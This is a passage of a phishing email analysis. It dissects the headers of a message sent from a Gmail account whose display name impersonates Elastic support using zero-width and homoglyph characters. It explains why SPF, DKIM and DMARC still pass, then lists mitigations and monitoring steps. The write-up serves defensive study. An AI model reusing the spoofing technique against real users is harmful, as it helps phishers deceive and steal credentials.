
```
          cdtA==
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
         d=1e100.net; s=20210112;
         h=x-gm-message-state:from:mime-version:date:message-id:subject:to
          :content-transfer-encoding;
         bh=skjTcecwQ8qBMuphJXJsJYoVinN5dq/n/TqmbSgdUYI=;
         b=FCblP6mv5jmgPPorec0NGbpz2y6WxbeosjgB7yVWQizSdmS3dgKh0qu2Zu9WGNXDt6
          eGLGWPVqyQwb8g7fQT8I+ljzKv7sYvkqeXbEHZNKniInDJJzvk1GeyVllz71Q6O/5sS+
          y+kB+SHT54047WMGRXIEWbR5K2qQzBLm4q7dkVPF9E+0rE41kDA+Rn+NLDD4FBa2cXi+
          vtFIDrU/6ug6zj6T3jcqSIb8R+4loziWFk6fwRqAmo3mBkVZ1YOv4nR5xr1x+5N67vmO
          wc0KZ0GdSohfev0oNVq0xjR4cVjzVZCAufUZOA3PPnpx0+UgjOuIMje41GRCbzUQdT1z
          iBrg==
X-Gm-Message-State: AOAM530OXHq46WLx2L3LGkm0wy6J6++nxnCobunttW9F9nuYQKx2gWzz
         mAPSMRWnWhycQ/K7/1KlY59SLr+wmymisA==
X-Google-Smtp-Source: ABdhPJz8SjRw6dXXDGuIj94FCTK9e7uDQpsqoVdqdctdkI+QAMB+K5JeMOXbDx1TZaZJj6b0z7vtlw==
X-Received: by 2002:a05:620a:288b:: with SMTP id j11mr4666029qkp.175.1633631556754;
         Thu, 07 Oct 2021 11:32:36 -0700 (PDT)
Return-Path: itgoodcorp@gmail.com
Received: from ip-172-16-5-10 (ec2-52-3-13-8.compute-1.amazonaws.com. [52.3.13.8])
         by smtp.gmail.com with UTF8SMTPSA id g5sm135299qkp.120.2021.10.07.11.32.35
         for <goodcorp@goodcorp.com>
         (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128);
         Thu, 07 Oct 2021 11:32:36 -0700 (PDT)
From: "=?utf-8?Q?=E2=80=8C=E2=80=8C=E2=80=8Csu=CF=81=CF=81ort@elastic.com=E2=80=8D?=" <itgoodcorp@gmail.com>
X-Google-Original-From: goodcorpIT@goodcorp.com
Mime-Version: 1.0
Date: Thu, 07 Oct 2021 18:32:36 +0000
Message-Id: <1633631555821051708.922.7718069904829163970@ip-172-16-5-10>
Subject: Anomaly detected - reset password!
To: "Goodcorp IT" <goodcorp@goodcorp.com>
X-SID-PRA: ITGOODCORP@GMAIL.COM
Content-Type: text/html; charset=UTF-8
Content-Transfer-Encoding: quoted-printable
X-MS-Exchange-Organization-ExpirationStartTime: 07 Oct 2021 18:32:37.6765
 (UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit
X-MS-Exchange-Organization-ExpirationInterval: 1:00:00:00.0000000
```

The SPF gives a pass saying Gmail is qualified to send emails for GoodCorp. This is unlikely, but it is possible to arrange if the phisher sets up a fake domain and adds its own SPF record.



```
Received: from BN6PR2001MB0914.namprd20.prod.outlook.com
 (2603:10b6:404:b1::14) by MN2PR20MB2928.namprd20.prod.outlook.com with HTTPS;
 Thu, 7 Oct 2021 18:32:40 +0000
Received: from DM5PR19CA0066.namprd19.prod.outlook.com (2603:10b6:3:116::28)
 by BN6PR2001MB0914.namprd20.prod.outlook.com (2603:10b6:404:b1::14) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.4587.19; Thu, 7 Oct
 2021 18:32:37 +0000
Received: from DM6NAM12FT031.eop-nam12.prod.protection.outlook.com
 (2603:10b6:3:116:cafe::96) by DM5PR19CA0066.outlook.office365.com
 (2603:10b6:3:116::28) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.4566.17 via Frontend
 Transport; Thu, 7 Oct 2021 18:32:37 +0000
Authentication-Results: spf=pass (sender IP is 209.85.222.181)
 smtp.mailfrom=gmail.com; goodcorp.com; dkim=pass (signature was verified)
 header.d=gmail.com;goodcorp.com; dmarc=pass action=none
 header.from=gmail.com;compauth=pass reason=100
Received-SPF: Pass (protection.outlook.com: domain of gmail.com designates
 209.85.222.181 as permitted sender) receiver=protection.outlook.com;
 client-ip=209.85.222.181; helo=mail-qk1-f181.google.com;
Received: from mail-qk1-f181.google.com (209.85.222.181) by
 DM6NAM12FT031.mail.protection.outlook.com (10.13.179.19) with Microsoft SMTP
 Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id
 15.20.4608.4 via Frontend Transport; Thu, 7 Oct 2021 18:32:37 +0000
Received: by mail-qk1-f181.google.com with SMTP id 138so6909435qko.10
        for <goodcorp@goodcorp.com>; Thu, 07 Oct 2021 11:32:37 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20210112;
        h=from:mime-version:date:message-id:subject:to
         :content-transfer-encoding;
        bh=skjTcecwQ8qBMuphJXJsJYoVinN5dq/n/TqmbSgdUYI=;
        b=irf+xUOPNKxU5wZMtrl3NVlD/vJ4hJYUVL7wO6d+NQKFzp+exdSX+kCigaoSaP1SHK
         uyKSEuup7gzvd9YNOHqiDboD7NnfzqN6y+slxERMA3wwRYOJhlnYs4sgBEM2+iZPES/h
         EEaTcspAjASXaQjuVEzrOFq2J8UDvbdwIfL2jk8iOVBZJzaFO2zp2hayto6l7I1p5uaD
         ycbMWH3KnmwmlDBJIh1/bYQdeO9A1uwXp3Bwq4t44OUMJjvY3jCpCpTw6HH0VGqV0TIM
         FIz3xWc7UYtVj/SNdaZaZ8zHuoRlxvQMg/SKw0o1D7jNxlnQDKvfjH+Odjxzbl49P41+
         cdtA==
```

This is what happened here.



MessageId: 1633631555821051708.922.7718069904829163970@ip-172-16-5-10

Created at: 10/7/2021, 2:32:36 PM EDT (Delivered after 4 sec)

From: " support@elastic.com " <itgoodcorp@gmail.com>

To: "Goodcorp IT" <goodcorp@goodcorp.com>

Subject: Anomaly detected - reset password!


SPF: pass with IP Unknown!
Learn more

DKIM: pass with domain Unknown!
Learn more

DMARC: pass
Learn more

#	Delay	From *			To *	Protocol	Time received
0		ec2-52-3-13-8.compute-1.amazonaws.com.	→	[Google]	smtp.gmail.com		10/7/2021, 2:32:36 PM EDT
1			→	[Google]	2002:a05:620a:288b::	SMTP	10/7/2021, 2:32:36 PM EDT
2	1 sec		→	[Google]	mail-qk1-f181.google.com	SMTP	10/7/2021, 2:32:37 PM EDT
3		DM6NAM12FT031.eop-nam12.prod.protection.outlook.com	→		DM5PR19CA0066.outlook.office365.com		10/7/2021, 2:32:37 PM EDT
4	3 sec	BN6PR2001MB0914.namprd20.prod.outlook.com	→		MN2PR20MB2928.namprd20.prod.outlook.com		10/7/2021, 2:32:40 PM EDT

Phishing emails from gmail.com pass DKIM (as shown here) because Gmail is a legitimate server. Passing DKIM only assures the legitimacy of the servers and integrity during transmission. It does not guarantee that email’s contents are safe or legitimate.



```
        for <goodcorp@goodcorp.com>; Thu, 07 Oct 2021 11:32:37 -0700 (PDT)
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=gmail.com; s=20210112;
        h=from:mime-version:date:message-id:subject:to
         :content-transfer-encoding;
        bh=skjTcecwQ8qBMuphJXJsJYoVinN5dq/n/TqmbSgdUYI=;
        b=irf+xUOPNKxU5wZMtr13NV1D/vJ4hJYUVL7wO6d+NQKFzp+exdSX+kCigaoSaP1SHK
         uyKSEuup7gzvd9YNOHqiDboD7NnfzqN6y+s1xERMA3wwRYOJh1nYs4sgBEM2+iZPES/h
         EEaTcspAjASXaQjuVEzrOFq2J8UDvbdwIfL2jk8iOVBZJzaFO2zp2hayto617I1p5uaD
         ycbMWH3Knmwm1DBJIh1/bYQdeO9A1uwXp3Bwq4t44OUMJjvY3jCpCpTw6HH0VGqV0TIM
         FIz3xWc7UYtVj/SNdaZaZ8zHuoR1xvQMg/SKw0o1D7jNx1nQDKvfjH+Odjxzb149P41+
         cdtA==
X-Google-DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed;
        d=1e100.net; s=20210112;
        h=x-gm-message-state:from:mime-version:date:message-id:subject:to
         :content-transfer-encoding;
        bh=skjTcecwQ8qBMuphJXJsJYoVinN5dq/n/TqmbSgdUYI=;
        b=FCb1P6mv5jmgPPorec0NGbpz2y6WxbeosjgB7yVWQizSdmS3dgKh0qu2Zu9WGNXDt6
         eGLGWPVqyQwb8g7fQT8I+1jzKv7sYvkqeXbEHZNKniInDJJzvk1GeyV11z71Q6O/5sS+
         y+kB+SHT54047WMGRXIEWbR5K2qQzBLm4q7dkVPF9E+0rE41kDA+Rn+NLDD4FBa2cXi+
         vtFIDrU/6ug6zj6T3jcqSIb8R+41oziWFk6fwRqAmo3mBkVZ1YOv4nR5xr1x+5N67vmO
         wc0KZ0GdSohfev0oNVq0xjR4cVjzVZCAufUZOA3PPnpx0+UgjOuIMje41GRCbzUQdT1z
         iBrg==
X-Gm-Message-State: AOAM530OXHq46WLx2L3LGkm0wy6J6++nxnCobunttW9F9nuYQKx2gWzz
```

Remediation and Recommendations

M1049 Antivirus/Antimalware
Anti-virus can automatically quarantine suspicious files.

M1031 Network Intrusion Prevention
Network intrusion prevention systems and systems designed to scan and remove malicious email attachments or links can be used to block activity.

M1021 Restrict web-based content
Determine if certain websites or attachment types (ex: .scr, .exe, .pif, .cpl, etc.) that can be used for phishing are necessary for business operations and consider blocking access if activity cannot be monitored well or if it poses a significant risk.

M1054 Software Configuration
Use anti-spoofing and email authentication mechanisms to filter messages based on validity checks of the sender domain (using SPF) and integrity of messages (using DKIM). Enabling these mechanisms within an organization (through policies such as DMARC) may enable recipients (intra-org and cross-domain) to perform similar message filtering and validation.

M1017 User Training
Users can be trained to identify social engineering techniques and phishing emails.

DS0015 Application Log
Monitor for third-party application logging, messaging, and/or other artifacts that may send phishing messages to gain access to victim systems. Filtering based on DKIM+SPF or header analysis can help detect when the email sender is spoofed.[4][5] URL inspection within the email (including expanding shortened links) can help detect links leading to known malicious sites. Detonation chambers can be used to detect these links and either automatically go to these sites to determine if they're potentially malicious, or wait and capture the content if a user visits the link.

DS0022 File
Monitor for newly constructed files from phishing messages to gain access to victim systems.

DS0029 Network Traffic
Monitor and analyze SSL/TLS traffic patterns and packet inspection associated with the protocol(s) that do not follow the expected protocol standards and traffic flows (e.g. extraneous packets that do not belong to established flows, gratuitous or anomalous traffic patterns, anomalous syntax, or structure). Consider correlation with process monitoring and command line to detect anomalous processes execution and command line arguments associated with traffic patterns (e.g., monitor anomalies in the use of files that do not normally initiate connections for the respective protocol(s)). Filtering based on DKIM+SPF or header analysis can help detect when the email sender is spoofed.

Monitor network data for uncommon data flows. Processes utilizing the network that do not normally have network communication or have never been seen before are suspicious.

DS0009 Process Creation
Monitor for newly executed processes that may abuse PowerShell commands and scripts for execution.

DS0012 Script Execution
Monitor for any attempts to enable scripts running on a system would be considered suspicious. If scripts are not commonly used on a system, but enabled, scripts running out of cycle from patching or other administrator functions are suspicious. Scripts should be captured from the file system when possible to determine their actions and intent.

References

Validate DKIM record by using the DKIM record checker, Mimecast, Accessed January 14, 2022.

--End--